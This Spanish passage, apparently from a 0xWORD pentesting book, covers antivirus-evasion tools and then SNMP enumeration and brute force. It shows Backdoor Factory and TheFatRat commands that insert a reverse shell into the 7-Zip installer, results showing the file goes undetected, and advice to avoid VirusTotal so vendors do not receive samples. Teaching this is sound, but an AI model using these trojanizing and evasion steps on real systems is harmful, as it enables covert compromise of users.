
0xWORD

Herramientas de evasión de antivirus

La aplicación *The Backdoor Factory* permite coger un binario e insertarle un cierto código que es introducido como argumento. Un claro ejemplo a insertar sería un código que brindase una *shell* al atacante. El binario resultante ejecutaría el binario original más la *shell* que se haya especificado en paralelo. Puede ser descargada con el siguiente comando *Git*, por ejemplo en Kali Linux:

```
git clone https://github.com/secretsquirrel/the-backdoor-factory.git
```

Una demostración de cómo ejecutar la herramienta se puede observar en la siguiente imagen. Si se quiere aprender más sobre sus diferentes opciones se puede visitar su página web.



```
root@kali:~/the-backdoor-factory#
root@kali:~/the-backdoor-factory# ./backdoor.py -H 192.168.1.23 -P 4444 -s reverse_shell_tcp_inline -f 7z1604.exe -q
Backdoor Factory
Author: Joshua Pitts
Email: the_mindite.runr!-at-lgmail.o-t>com
Twitter: @mindite_runr
IRC: freenode.net #BDFactory

Version: 3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths: 365
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x28c End: 0x3fc; Cave Size: 368
2. Section Name: .text; Section Begin: 0x400 End: 0x8800; Cave begin: 0x684f End: 0x67fd; Cave Size: 430
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x7c45 End: 0x7e0a; Cave Size: 453
#####
[*] Enter your selection: 3
[*] Using selection: 3
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File ./7z1604.exe is in the 'backdoored' directory
root@kali:~/the-backdoor-factory#
```

Fig. 06.58: Introducir una shell inversa en el programa de instalación de 7 zip con The Backdoor Factory.

Como se podrá comprobar en la siguiente imagen, el resultado puede considerarse exitoso al dar buenos resultados y no ser detectado por muchas soluciones de antivirus. Se podría combinar con otras herramientas para mejorar su efectividad e intentar que sea no detectado por ningún antivirus.




Fig. 06.59: Resultado de Virus Total de analizar 7 zip con una shell inversa con The Backdoor Factory, (1º parte).

Antivirus	Result	Update
Avast	Multi:Sworl-A [Trj]	20170503
AVG	Win32/Patched.[IA]	20170503
Avira (no cloud)	BDS/ShellCoxleF.322.b	20170503
ClamAV	Win.Trojan.BDFactory-1	20170503
Microsoft	Trojan:Win32/Sworf.A	20170503
Rising	HackTool.Sworf!1.6477 (classic)	20170503
Ad-Aware		20170503
AgisLab		20170503
AhnLab-V3		20170503
Alibaba		20170503

Fig. 06.59: Resultado de Virus Total de analizar 7 zip con una shell inversa con The Backdoor Factory. (2^a parte).

The Fat Rat es otra herramienta que hoy en día está dando que hablar por su potencial de evasión de soluciones de antivirus. *The Fat Rat* es muy completo y tiene muchas funcionalidades. Por ejemplo, tiene la posibilidad de crear diferentes payloads, entre ellos los que se han visto anteriormente con *msfvenom* o *The Backdoor Factory*. Entre otras, también brinda la posibilidad de crear una macro para *Microsoft Office*.

Cuando se ejecuta esta herramienta, antes de que aparezcan las diferentes opciones del menú muestra el mensaje “DON’T UPLOAD TO VIRUS TOTAL”. Como alternativa recomienda que se use www.nodistribute.com en detrimento del servicio www.virustotal.com. Uno de los motivos es que dicho servicio no almacena los ficheros subidos. Sin embargo, la principal razón es que cuando se sube un binario malicioso a *Virus Total*, éste comparte una muestra del binario con todas aquellas firmas de antivirus que no lo detectan, haciendo que poco a poco los algoritmos y técnicas utilizadas por *The Fat Rat* sean detectados por el resto de casas de antivirus. Generalmente, un binario no solo es subido a *Virus Total* por parte de los auditores para comprobar si es detectado; también es usado por usuarios con malas intenciones para comprobar si los binarios que han generado con fines maliciosos son detectados por los diferentes motores de antivirus.

Se genera un binario similar al que se hizo con *The backdoor Factory* utilizando el mismo instalador de *7zip* e insertando una shell inversa para que se conecte a la máquina del atacante.

```

root@kali:~/TheFatRat
Archivo Editar Ver Buscar Terminal Ayuda

Author: Joshua Pitts
Email: the.midnite.run[ -at ]gmail<dot>com
Twitter: @midnite_runr
IRC: freenode.net #BDFactory


Version: 3.0.5

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Adding New Section for updated Import Table
[*] Adding CreateThread Thunk in new IAT
[*] Adding LoadlibraryA Thunk in new IAT
[*] Adding VirtualAlloc Thunk in new IAT
[*] Gathering file info
[*] Checking updated IAT for thunks
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 566
[*] All caves lengths: 566
#####
# The following caves can be used to inject code and possibly
# continue execution.
# Don't like what you see? Use jump, single, append, or ignore.
#####
[*] Cave 1 length as int: 566
[*] Available caves:
1. Section Name: None; Section Begin: None; End: None; Cave begin: 0x9e9d End:
: 0x9e10; Cave Size: 3859
#####
[*] Enter your selection: 1
[*] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File:7z1604.exe.exe is in the "backdoored" directory
Shell Saved To: /root/TheFatRat/backdoored/output/7z1604.exe.exe
Press any key to continue

```

Fig. 06.60: Resultado de generar una shell inversa utilizando el ejecutable 7z1604.exe.

Los resultados analizados con www.nodisitribute.com indican que el binario generado no es detectado por ningún motor de antivirus en el momento del análisis.

Fig. 06.61: Resultado del análisis de malware encontrado en nodisitribute, (1^a parte).

The screenshot shows a web-based malware analysis tool. At the top, there are tabs for 'Text Results', 'Image Results', 'Links', and 'History'. Below these are sections for 'Filename' (7z1604.exe.exe), 'Size' (1.06 MB), 'MD5' (682a344331fa4c2df993d8767e963f7f), 'SHA256' (d9ddab61e16da7ecb914ff4c63ed779b024e633d4128377c6415667a2b1ff4), 'Detected by' (0/35), and 'Scan Date' (4/5/2017 7:20:43). A message below states: 'Your file has been scanned with 35 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.' A 'Rescan This File' button is at the bottom. A tip at the bottom left says: 'Tip: hover over an Antivirus to see its version at the time of the scan'. A large list of antivirus names with their status follows:

- A-Squared: Clean
- Kaspersky Antivirus: Clean
- Ad-Aware: Clean
- McAfee: Clean
- Avast: Clean
- MS Security Essentials: Clean
- AVG Free: Clean
- NANO Antivirus: Clean
- Avira: Clean
- Norman: Clean
- BitDefender: Clean
- Norton Antivirus: Clean
- BullGuard: Clean
- Panda CommandLine: Clean


Fig. 06.61: Resultado del análisis de malware encontrado en nodistribute, (2^aparte).

Veil-Framework es una colección de herramientas de seguridad que implementan varios métodos de ataque centrados en eludir la detección. Los diferentes componentes son:

- *Veil-Evasion*. Permite generar payloads que evadan los antivirus usando una variedad de técnicas y lenguajes.
- *Veil-Catapult*. Permite enviar estos payloads a los objetivos, muy del estilo de *PsExec*.
- *Veil-Pillage*. Módulos que se pueden utilizar cuando se ha comprometido una máquina, también llamados módulos de post-exploitación.
- *Veil-PowerView*. Una herramienta para generar comandos de PowerShell para utilizar en entornos Windows y conocer la situación de la red.
- *Veil-Ordnance*. Permite generar shellcodes.

La página web oficial es <https://www.veil-framework.com>. Para ser descargado debe accederse a su repositorio de *GitHub* en: <https://github.com/Veil-Framework/Veil>

WORD



The screenshot shows a terminal window titled 'root@kali: ~/Veil'. The window displays the Veil 3.0 main menu. At the top, it says 'Veil | [Version]: 3.0' and '[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework'. Below that is the 'Main Menu' section, which states '2 tools loaded'. Under 'Available Commands:', there is a table:

Command	Description
exit	Exit Veil
info	Information on a specific tool
list	List available tools
update	Update Veil
use	Use a specific tool

At the bottom, it says 'Main menu choice: '.

Fig. 06.62: Menú principal de Veil 3.0.

9. Conclusiones y reflexiones

En este capítulo se han podido ver algunas técnicas que pueden usarse para escalar privilegios y comprometer completamente los sistemas. Una mala configuración puede hacer que un atacante obtenga privilegios elevados. En algunas ocasiones, esto es debido a que existen aplicaciones o servicios que por ellas mismas otorgan demasiados permisos. En otras, esto puede ocurrir bien por errores de los propios administradores por una mala gestión o porque hayan sido engañados con técnicas de ingeniería social.

Al principio se vio *Unquoted Service Paths*, donde un ejecutable que se encuentra en una ruta con directorios con espacios sin estar cerrada entre comillas podría permitir una escalada de privilegios si se pudiese colocar otro binario de tal forma que éste se ejecute y no el original porque existe un orden de prevalencia. También se ha podido ver que cuando se tratan servicios, aparte de tener los permisos sobre las carpetas y diferentes ficheros, existen otros permisos sobre el propio servicio y otros sobre aquellos valores que éste tiene en el registro de Windows. Si éstos no tuviesen los permisos adecuadamente configurados, el atacante podría escalar privilegios.

La directiva *AlwaysInstallElevated* no debería estar habilitada, ya que ésta permitiría la instalación de cualquier aplicación siempre con privilegios elevados. La gestión de las tareas programadas en sistemas antiguos, así como también buscar archivos que puedan contener credenciales, son posibilidades que puede utilizar un atacante para buscar alternativas de escalada de privilegios.

La técnica *DLL Hijacking* es a día de hoy una de las técnicas más empleadas por los atacantes para obtener una escalada de privilegios. Como se ha podido ver en los ejemplos, un atacante podrá colocar una librería DLL con código malicioso dentro del sistema para que cuando una aplicación

con permisos administrativos requiera de esa librería, utilice ésta y no la original (ya que existe un orden de prevalencia y si encuentra la librería DLL en un directorio ya no va a buscarlo en otro) para terminar ejecutando código arbitrario en el sistema con privilegio. Hoy en día, existen muchas librerías dinámicas en el sistema que están disponibles para ser utilizadas por las aplicaciones, por tanto, es un punto importante que debe vigilarse sino se quiere que los sistemas sean fácilmente comprometidos.

Cada día se publican noticias de virus, gusanos o ejemplos de *malware* como *ransomware* que en muchas ocasiones se aprovechan de las vulnerabilidades en aquellos equipos que no tienen las correspondientes actualizaciones de seguridad. Además, se sabe que seguirán descubriendo nuevas vulnerabilidades y que tendrán un gran impacto en los equipos. Por ello, una de las mejores formas de reducir el riesgo es tener una buena política de actualización para tener el sistema totalmente actualizado. Se ha visto que existen sencillas técnicas que, sin privilegios especiales, pueden comprobar el estado del sistema y analizar si se tienen instalados todos y cada uno de los parches de seguridad.

Al final de este capítulo se vieron algunas alternativas para establecer una conexión sobre el equipo remoto distintas al tradicional *meterpreter* de *Metasploit* con herramientas que suelen ya estar incorporadas en el sistema operativo Windows, tales como Telnet u otras herramientas comerciales como *UltraVNC* o incluso desarrollando un servidor propio.

También se han detallado algunas claves importantes en el registro de Windows que pueden ser añadidas o modificadas mediante la generación de un binario cebo para conseguir una escalada de privilegios si llegase a ser ejecutada por un usuario con privilegios.

Por último, se vieron algunas de las herramientas que son utilizadas para generar y camuflar *malware* con el objetivo de que, al ser ejecutado por el usuario víctima, no sea detectado por el motor de antivirus en uso.

Tener un sistema protegido pasa fundamentalmente por tener un sistema totalmente actualizado, no solamente lo que es el sistema operativo, sino también de aquellas aplicaciones que están instaladas. A ello debe sumarse una buena gestión o administración por parte de los usuarios administradores del sistema y los equipos en la red. Estos dos factores jugarán un rol muy importante para evitar una posible escalada de privilegios.

Capítulo 7

Ataques a servicios y aplicaciones

Microsoft no solo es Windows, aparte de los sistemas operativos, este ofrece un gran número de servicios y aplicaciones. En este capítulo se pretende dar una visión de algunos servicios más demandados en los cuales una mala configuración de los mismos puede permitir el acceso a los sistemas de una red. Malas configuraciones, fallos de diseño y vulnerabilidades en ciertas aplicaciones pueden provocar o generar una gran inseguridad corporativa. Además, del aprovechamiento de ciertos protocolos que pueden no proporcionar un nivel de seguridad adecuado. Todo esto se estudiará en el presente capítulo.

1. SNMP

El servicio *Simple Network Manager Protocol* o SNMP, en español protocolo de administración de red, es un protocolo que trabaja en la capa 7 de OSI, la capa de aplicación. SNMP facilita el intercambio de información entre distintos dispositivos en la red y facilita la administración remota de los mismos.

Existen dos partes bien diferenciadas en el protocolo SNMP dentro de una red. Por un lado, están los equipos que pueden considerarse servidores, que tienen las tareas de supervisar y manejar al resto, denominados dispositivos administrados, que se encargan de recolectar la información y enviársela a los diferentes servidores. Todo esto es posible gracias al software denominado agente, que cada uno de ellos lleva instalado. Existen multitud de equipos que pueden utilizar SNMP, entre ellos están los routers, switches, impresoras, cortafuegos, ordenadores, etcétera.

Los dispositivos administrados son supervisados y controlados usando cuatro permisos SNMP básicos:

- Lectura, es usado por los servidores para obtener información y supervisar las diferentes variables de los dispositivos administrados.
- Escritura, es usado por los servidores para intervenir sobre los dispositivos administrados cambiando los valores de las variables almacenadas.
- Notificación, es usado por los dispositivos administrados para enviar avisos al servidor cada cierto tiempo.
- Transversales, son usadas por los servidores para determinar qué variables soporta un determinado dispositivo y recoger en tablas la información de las variables.

Los servidores obtienen gran cantidad de información que será almacenada en una Base de Administración, en inglés *Management Information Base* o MIB. Cada dispositivo estará compuesto de características específicas y vendrán reflejadas cada una ellas en variables y nombradas como objetos MIB.

Cada objeto MIB es reconocido con un identificador de objeto u OID que lo representa dentro la jerarquía MIB. La jerarquía MIB puede ser representada como un árbol con una raíz anónima y diversos niveles, que son asignados por diferentes organizaciones.

Por ejemplo, el objeto administrado *ipdefaul_ttl* contiene el valor TTL por defecto y la IP del ordenador. Su identificador OID es 1.1.3.6.1.2.1.4.2, que corresponde a los valores que aparecen desde la raíz del árbol hasta el objeto.

A		
File	View	Directory
MIB	Services	Monitor
MIB Output		
IP	Name	Response
192.168.10.2	RFC1213-MIB::ipdefaul_ttl.0	128

Fig. 07.01: Valores almacenados en el objeto MIB *ipdefaul_ttl*.

En la actualidad existen tres versiones del protocolo SNMP:

- SNMPv1: Es ampliamente utilizado y es el que viene por defecto como protocolo de gestión de red en la comunidad de Internet. Tiene una seguridad baja. La autenticación es en texto claro y se utiliza una palabra o clave denominada "cadena de comunidad".
- SNMPv2: Apareció para eliminar las deficiencias de su predecesor en cuanto a seguridad y otras mejoras de comunicación, pero no triunfó debido a lo complejo que era configurar e implementar esta seguridad. Se impuso una variante con la versión SNMPv2c que incorporaba todas las ventajas de la segunda versión a excepción de la seguridad, utilizando el mismo mecanismo que en la versión SNMPv1.
- SNMPv3: Incorpora las mejoras del protocolo SNMPv2, pero en cuanto a la parte de la seguridad, hace uso de la criptografía para poder identificar los diferentes servidores y dispositivos SNMP que existen en la red, y para almacenar la información de forma segura.

Ataques a SNMP

Desde siempre el protocolo SNMP ha sido objeto de ataques para obtener información de aquellos dispositivos en los que aparecía el puerto UDP161 a la escucha.

Las primeras versiones SNMPv1 y la versión SNMPv2, y su variante SNMPv2c, son susceptibles de ataque de *Man in the Middle*, ya que la palabra de la comunidad se traslada desde un dispositivo al servidor en texto plano.

WORD

Por otro lado, todas las versiones pueden sufrir ataques de fuerza bruta o de diccionario, ya que ninguna de ellas ofrece mecanismos de desafío-respuesta que bloqueen el acceso con un número de intentos fallidos.

Existen palabras como *public* o *private*, que suelen encontrarse y que son válidas, como cadena de comunidad, para acceder a la Base de Administración MIB. Ya sea en modo lectura o lo que es peor, en modo escritura, que no solo permite obtener información sino también modificarla.


Obtener información sobre el servicio SNMP

En este apartado vamos a centrarnos en recopilar información sobre aquellos equipos que corren con sistema operativo Windows. Si el propósito es buscar cualquier equipo que corra el servicio SNMP en Internet y que tengan un sistema operativo Microsoft, es fácil utilizando un navegador y un buscador como *Shodan*.

Si se quiere comprobar qué equipos dentro de una red utilizan el protocolo SNMP, se podrá utilizar *Nmap*. Como se sabe que por defecto corre en el puerto UDP 161, se ejecuta la siguiente sentencia:

```
nmap -sU -p 161 192.168.10.0/24
```

Los parámetros que se le pasan a *Nmap* son *-sU*, para que actúe sobre los puertos UDP, y el parámetro *-p*, para indicarle el puerto a escanear que corresponde con 161 el de SNMP. El resultado se puede comprobar en la siguiente imagen.



```
root@kali: /etc/init.d#
Archivo Editar Búscar Terminal Ayuda
root@kali:/etc/init.d# nmap -sU -p 161 192.168.10.0/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-30 21:15 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers.
Nmap scan report for 192.168.10.2
Host is up (0.00018s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 08:00:27:08:F1:50 (Cadmus Computer Systems)

Nmap scan report for 192.168.10.4
Host is up (0.00017s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 08:00:27:1E:5D:E7 (Cadmus Computer Systems)

Nmap scan report for 192.168.10.5
Host is up (0.00022s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 08:00:27:3E:B9:3D (Cadmus Computer Systems)

Nmap scan report for 192.168.10.50
Host is up (0.000039s latency).
PORT      STATE      SERVICE
161/udp  closed  snmp

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.50 seconds
root@kali:/etc/init.d#
```

Fig. 07.02: Búsqueda de dispositivos con SNMP.

A partir de ahora se intenta obtener un poco más de información, como el sistema operativo y la versión que corren en esas direcciones IP. El parámetro *O* tiene esa finalidad.

```
nmap -O 192.168.10.2,4,5
```

El resultado obtenido, supóngase, es que *nmap* indica una alta probabilidad de que tengan instalado Windows. Además, los puertos que tienen a la escucha también fortalecen esa perspectiva.

A parte de intentar averiguar el sistema operativo, es importante conseguir la mayor información sobre los servicios que se están corriendo. Para este escenario en concreto el servicio es SNMP. Si con el parámetro *-O* se identifica el sistema operativo, con *-sV* se obtiene información sobre el servicio.

```
nmap -sU -p 161 -sV 192.168.10.2,4,5
```

Por defecto los sistemas operativos de Microsoft están configurados para la versión SNMPv1, como se podrá observar a continuación.

```
root@kali: /etc/init.d
Archivo: Editar Ver Buscar Terminal Ayuda
root@kali:/etc/init.d# nmap -sU -p 161 -sV 192.168.10.2,4,5
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-31 10:20 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with -dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00014s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
MAC Address: 08:00:27:08:F1:50 (Cadmus Computer Systems)
Service Info: Host: Srv2012.empresal.com

Nmap scan report for 192.168.10.4
Host is up (0.00030s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
MAC Address: 08:00:27:1E:5D:E7 (Cadmus Computer Systems)
Service Info: Host: win7

Nmap scan report for 192.168.10.5
Host is up (0.00019s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
MAC Address: 08:00:27:3E:B9:3D (Cadmus Computer Systems)
Service Info: Host: Win81.empresal.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 3 IP addresses (3 hosts up) scanned in 8.48 seconds
root@kali:/etc/init.d#
```

Fig. 07.03: Versiones de SNMP en máquinas remotas Windows.

Información que se obtiene

Desde la versión 6 de *Nmap* se incluye la posibilidad de utilizar *scripts* para los diferentes servicios. Si se añade el parámetro *-sC* se le está indicando a *Nmap* que utilice los *scripts* más comunes. Por ejemplo, con la siguiente sentencia procederá a ejecutar los *scripts* más comunes para SNMP,

0xWORD

siempre y cuando *Nmap* identifique que el servicio corriendo es SNMP, sobre la máquina con dirección IP 192.168.10.2:

```
nmap -sU -p 161 -sV -sC 192.168.10.2
```

Si se obtiene acceso del servicio SNMP, se puede llegar a conseguir información de: las interfaces de red, servicios a la escucha, conexiones establecidas, procesos que están corriendo, aplicaciones instaladas, servicios, carpetas compartidas, versión del sistema operativo y los usuarios que tiene la SAM en aquellos equipos independientes o del fichero *NTDS.dit* en los controladores de dominio.

Los diferentes *scripts* que pueden utilizarse con *Nmap* se encuentran dentro del directorio */usr/share/nmap/scripts* en el sistema operativo *Kali Linux*.

Para ejecutar cada uno de ellos tan solo es necesario añadir al comando *Nmap* lo siguiente --script="*<NOMBRE_SCRIPT>*".

Por ejemplo, para obtener los usuarios la sentencia quedaría:

```
nmap -sU -p 161 -sV --script="snmp-win32-users" 192.168.10.2
```

En la siguiente imagen podrá observar cómo se obtienen los usuarios:

```
root@kali: ~
Archivo Editar Ver Búscar Terminal Ayuda
root@kali: ~# nmap -sU -p 161 -sV --script="snmp-win32-users" 192.168.10.2
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-25 20:10 CET
Warning: File ./nmap.xsl exists, but Nmap is using /usr/bin/../share/nmap/nmap.xsl for security and consistency reasons. Set NMAPDIR=, to give priority to files in your local directory (may affect the other data files too).
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00037s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
|_snmp-win32-users:
| Administrador
| Invitado
| krbtgt
| user1
| valentin
MAC Address: 08:00:27:08:F1:50 (Cadmus Computer Systems)
Service Info: Host: Svr2012.empresal.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
root@kali: ~#
```

Fig. 07.04: Se identifica que es un controlador de dominio, ya que aparece la cuenta *krbtgt*.

Otro *script* interesante puede ser el resultado del comando *netstat*, para ver las conexiones establecidas y los puertos que tiene a la escucha.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali: ~
root@kali: ~# nmap -sU -p 161 -sV --script="snmp-netstat" 192.168.10.2
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-25 20:37 CET
Warning: File ./nmap.xsl exists, but Nmap is using /usr/bin/./share/nmap/nmap.xsl for security and consistency reasons. Set NMAPDIR= to give priority to files in your local directory (may affect the other data files too).
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00033s latency).
PORT      STATE SERVICE VERSION
161/udp    open  snmp   SNMPv1 server (public)
| snmp-netstat:
|_  TCP 0.0.0.0:88      0.0.0.0:0
|_  TCP 0.0.0.0:135     0.0.0.0:0
|_  TCP 0.0.0.0:389     0.0.0.0:0
|_  TCP 0.0.0.0:445     0.0.0.0:0
|_  TCP 0.0.0.0:464     0.0.0.0:0
|_  TCP 0.0.0.0:593     0.0.0.0:0
|_  TCP 0.0.0.0:636     0.0.0.0:0
|_  TCP 0.0.0.0:3268    0.0.0.0:0
|_  TCP 0.0.0.0:3269    0.0.0.0:0
|_  TCP 0.0.0.0:5985    0.0.0.0:0
|_  TCP 0.0.0.0:9389    0.0.0.0:0
|_  TCP 0.0.0.0:47001   0.0.0.0:0
|_  TCP 0.0.0.0:49152   0.0.0.0:0
|_  TCP 0.0.0.0:49153   0.0.0.0:0
|_  TCP 0.0.0.0:49154   0.0.0.0:0
|_  TCP 0.0.0.0:49155   0.0.0.0:0
|_  TCP 0.0.0.0:49157   0.0.0.0:0
|_  TCP 0.0.0.0:49158   0.0.0.0:0
|_  TCP 0.0.0.0:49164   0.0.0.0:0
|_  TCP 0.0.0.0:49183   0.0.0.0:0
|_  TCP 0.0.0.0:49203   0.0.0.0:0
|_  TCP 127.0.0.1:53    0.0.0.0:0

```

Fig. 07.05: Obtención de conexiones.

Fuerza bruta a SNMP

En muchas ocasiones, los administradores, para evitar que esa información sea expuesta, establecen una cadena de comunidad distinta y compleja a las preestablecidas inicialmente. Además, como se comentó anteriormente, es posible que existan cadenas de comunidad que permitan modificar los valores de los diferentes objetos MIB, si son de lectura/escritura.

Si el auditor o el atacante identifica el servicio SNMP, pero no consigue obtener información, podrá intentar averiguar alguna cadena de comunidad a través de la fuerza bruta.

Se pueden utilizar programas de fuerza bruta como puede ser la herramienta *medusa*. Para este ejemplo en cuestión se va a seguir utilizando *Nmap*, junto al *script* de fuerza bruta para el servicio SNMP.

```
nmap -sU -p 161 -sV --script="snmp-brute" 192.168.10.2
```

0xWORD

```
